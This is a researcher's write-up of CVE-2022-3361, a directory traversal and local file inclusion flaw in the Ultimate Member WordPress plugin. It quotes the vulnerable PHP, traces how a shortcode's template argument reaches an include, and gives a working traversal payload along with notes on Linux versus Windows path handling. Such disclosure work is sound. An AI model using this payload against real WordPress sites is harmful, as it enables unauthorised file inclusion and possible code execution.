CVE-2022-3361

The sink function is load_template() in class-shortcodes.php This vulnerability looks like https://www.pritect.net/blog/ultimate-member-1-3-84-wordpress-shortcodes

```
function load_template( $tpl ) {
    $loop = ( $this->loop ) ? $this->loop : array();

    if ( isset( $this->set_args ) && is_array( $this->set_args ) ) {
        $args = $this->set_args;

        unset( $args['file'] );
        unset( $args['theme_file'] );
        unset( $args['tpl'] );

        $args = apply_filters( 'um_template_load_args', $args, $tpl );

        extract( $args );
    }

    $file = um_path . "templates/{$tpl}.php";
    $theme_file = get_stylesheet_directory() . "/ultimate-member/templates/{$tpl}.php";
    if ( file_exists( $theme_file ) ) {
        $file = $theme_file;
    }

    if ( file_exists( $file ) ) {
        include $file;
    }
}
```

If the result of file_exists($theme_file) is true, this function will include the theme_file

$theme_file has two parts: get_stylesheet_directory() and /ultimate-member/templates/{$tpl}.php

$tpl has not been filtered and if attacker can control the content of $tpl, he can include any php file he want and execute any code he want.

load_template() function is called by template_load() function in class-shortcodes.php

```
function template_load( $template, $args = array() ) {
    if ( is_array( $args ) ) {
        $this->set_args = $args;
    }
    $this->load_template( $template );
}
```

template_load() function is called by ultimatemember_account() function in class-account.php and ultimatemember_password() function in class-password.php at least

```
        do_action( "um_before_{$args['mode']}_form_is_loaded", $args );

        UM()->shortcodes()->template_load( $args['template'], $args );

    }

    if ( ! is_admin() && ! defined( name: 'DOING_AJAX' ) ) {
        UM()->shortcodes()->dynamic_css( $args );
    }

    $output = ob_get_clean();

    $this->account_fields_hash();

    return $output;
}
```

```
    do_action( "um_before_{$mode}_form_is_loaded", $args );

    UM()->shortcodes()->template_load( $template, $args );

    if ( ! is_admin() && ! defined( name: 'DOING_AJAX' ) ) {
        UM()->shortcodes()->dynamic_css( $args );
    }

    $output = ob_get_clean();
    return $output;
}
```

Although $template has default value "account" or "password-reset", attacker can pass $args into function to cover it by wp_parse_args($args,$defaults);

Because $args['template'] is not filtered in any part, If attacker pass malicious $args into function, unexpected php file will be included

ultimatemember_account() function in class-account.php and ultimatemember_password() function in class-password.php can be called by shortcodes [ultimatemember_account] [ultimatemember_password]

Thus, if attacker (need permission to edit shortcodes) put [ultimatemember_account template=../../../../plugins/ultimate-member/includes/admin/templates/dashboard/users], users.php should be included. If a method could be discovered that allows uploading arbitrary PHP code, this could be used to execute that code.

However, this vulnerability has some limits. I tried this payload on my vps, $theme_file on my vps is /usr/local/lighthouse/softwares/wordpress/wp-content/themes/twentytwenty/ultimate-member/templates/

Because this path not exists, file_exists() will return false on Linux if the content has any wrong path.

However, Windows can handle the payload correctly.

The reason is that the method to handle the wrong path and ../ between Linux and Windows is different.
https://stackoverflow.com/questions/62327748/relative-path-resolution-differences-between-windows-linux


Thus, if $theme_file is a real path on the host (Website manager has already cereated folder for adding new ultimate-member templates https://docs.ultimatemember.com/article/120-adding-your-custom-profile-templates, https://docs.ultimatemember.com/article/119-overriding-default-ultimate-member-profile-templates), this vulnerability can work on both Linux and Windows. On the contraty, this vulnerability can not work on Linux.


This is a Directory Traversal and Local File Inclusion vulnerability.

I added echo $theme_file; in class-shortcodes.php to hook the value of $theme_file on my vps

class-account.php | class-shortcodes.php | class-password.php

```
272                 unset( $args['tpl'] );
273
274                 $args = apply_filters( 'um_template_load_args', $args, $tpl );
275
276                 extract( $args );
277             }
278
279             $file = um_path . "templates/{$tpl}.php";
280             $theme_file = get_stylesheet_directory() . "/ultimate-member/templates/{$tpl}.php";
281             echo $theme_file;
282
283             if ( file_exists( $theme_file ) ) {
284                 echo $theme_file;
285                 $file = $theme_file;
286             }
287
288             if ( file_exists( $file ) ) {
289                 include $file;
290             }
291         }
292
```





The result is the expected value.

After I create the folder and the path exists now, users.php is included.